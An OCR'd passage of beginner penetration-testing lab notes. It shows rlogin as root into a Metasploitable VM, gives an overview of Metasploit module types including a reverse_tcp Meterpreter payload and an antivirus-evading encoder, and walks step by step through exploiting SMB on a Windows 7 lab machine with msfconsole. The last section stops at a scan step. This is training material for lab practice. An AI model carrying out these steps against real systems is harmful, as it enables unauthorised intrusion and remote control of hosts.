
- **Service:**
  - **TCP 514:** rsh (Remote Shell) – runs shell commands remotely without password prompts (uses .rhosts).
  - **UDP 514:** syslog – for logging messages from network devices (like routers, switches, servers).
- **Security:** rsh is not secure; it relies on trust relationships between hosts.


How to use it -:

- Step 1 -: open kali linux , and scan target for there is any rlogin port are open or not
- Here . our target machine are open 514 port



- Simply , type **rlogin -l root 192.168.115.182**




Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Trash
File System
Home
aniket.txt
root@metasploitable: ~
File Actions Edit View Help
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have new mail.
root@metasploitable:~# ifconfig
eth0 Link encap:Ethernet HWaddr 08:00:27:46:c1:80
inet addr:192.168.115.182 Bcast:192.168.115.255 Mask:255.25
5.255.0
inet6 addr: 2401:4900:acbb:6e83:a00:27ff:fe46:c180/64 Scope:G
lobal
inet6 addr: fe80::a00:27ff:fe46:c180/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:1513 errors:0 dropped:0 overruns:0 frame:0
TX packets:1409 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:109881 (107.3 KB) TX bytes:135480 (132.3 KB)
Base address:0xd020 Memory:f0200000-f0220000
lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:121 errors:0 dropped:0 overruns:0 frame:0
TX packets:121 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:33793 (33.0 KB) TX bytes:33793 (33.0 KB)
root@metasploitable:~#
25°C
Mostly clear
Search
ENG
IN
00:16:01
10-04-2025

Metasploit

Metasploit is a powerful and widely-used open-source **penetration testing framework** that allows cybersecurity professionals, ethical hackers, and red teamers to identify, exploit, and validate vulnerabilities in systems. It's often used for testing the effectiveness of security defenses and simulating real-world attacks.

Metasploit cheat sheet - :https://stationx-public-download.s3.us-west-2.amazonaws.com/Metasploit-cheat-sheet.pdf

---

🧩 Metasploit Modules

Metasploit is modular — meaning it's made up of different components, each serving a specific purpose. Here are the **main types of modules**:

1. Exploit Modules

- **Purpose**: Launch attacks against vulnerable software.
- **Example**: Exploiting a buffer overflow in an outdated service.

2. Payload Modules

- **Purpose**: Define the code that runs on the target after exploitation.
- **Types**:
  - **Singles** – self-contained, does everything in one shot.
  - **Stagers** – set up a communication channel.
  - **Stages** – downloaded by stagers, more feature-rich.
- **Example**: windows/meterpreter/reverse_tcp (gives you a Meterpreter shell)

3. Auxiliary Modules

- **Purpose**: Perform tasks other than exploitation, like scanning or fuzzing.
- **Example**: scanner/ftp/ftp_login (attempts brute-force login on FTP)

4. Post Modules

- **Purpose**: Run on a compromised system to gather information or escalate privileges.
- **Example**: windows/gather/enum_logged_on_users

5. Encoder Modules

- **Purpose**: Obfuscate payloads to avoid antivirus detection.
- **Example**: x86/shikata_ga_nai

6. NOP Modules

- **Purpose**: Generate No-Operation instructions to pad payloads (used to align memory).
- **Example**: x86/opty2


---

1. Windows 7 Hacking Using Metasploit

Metasploit is a powerful and widely used **penetration testing** and **ethical hacking** framework. It helps cybersecurity professionals test the security of systems by simulating real-world attacks.


How to hack -:

- Target ip




- Scan Open ports


- Copy version of service that you want find vulnerability and paste browser
- Here SMB remote vulnerability find , click on first website




- Copy exploit




- Open msfconsole , and paste this exploit
- And type show options




- Set RHOST --- target ip



- And exploit
- Here system hacked




- My target ip address




2. Metasploitable 2 Hacking Using Metasploit

How to hack -:

- **My target ip -: 192.168.114.182**




- **Scan target**

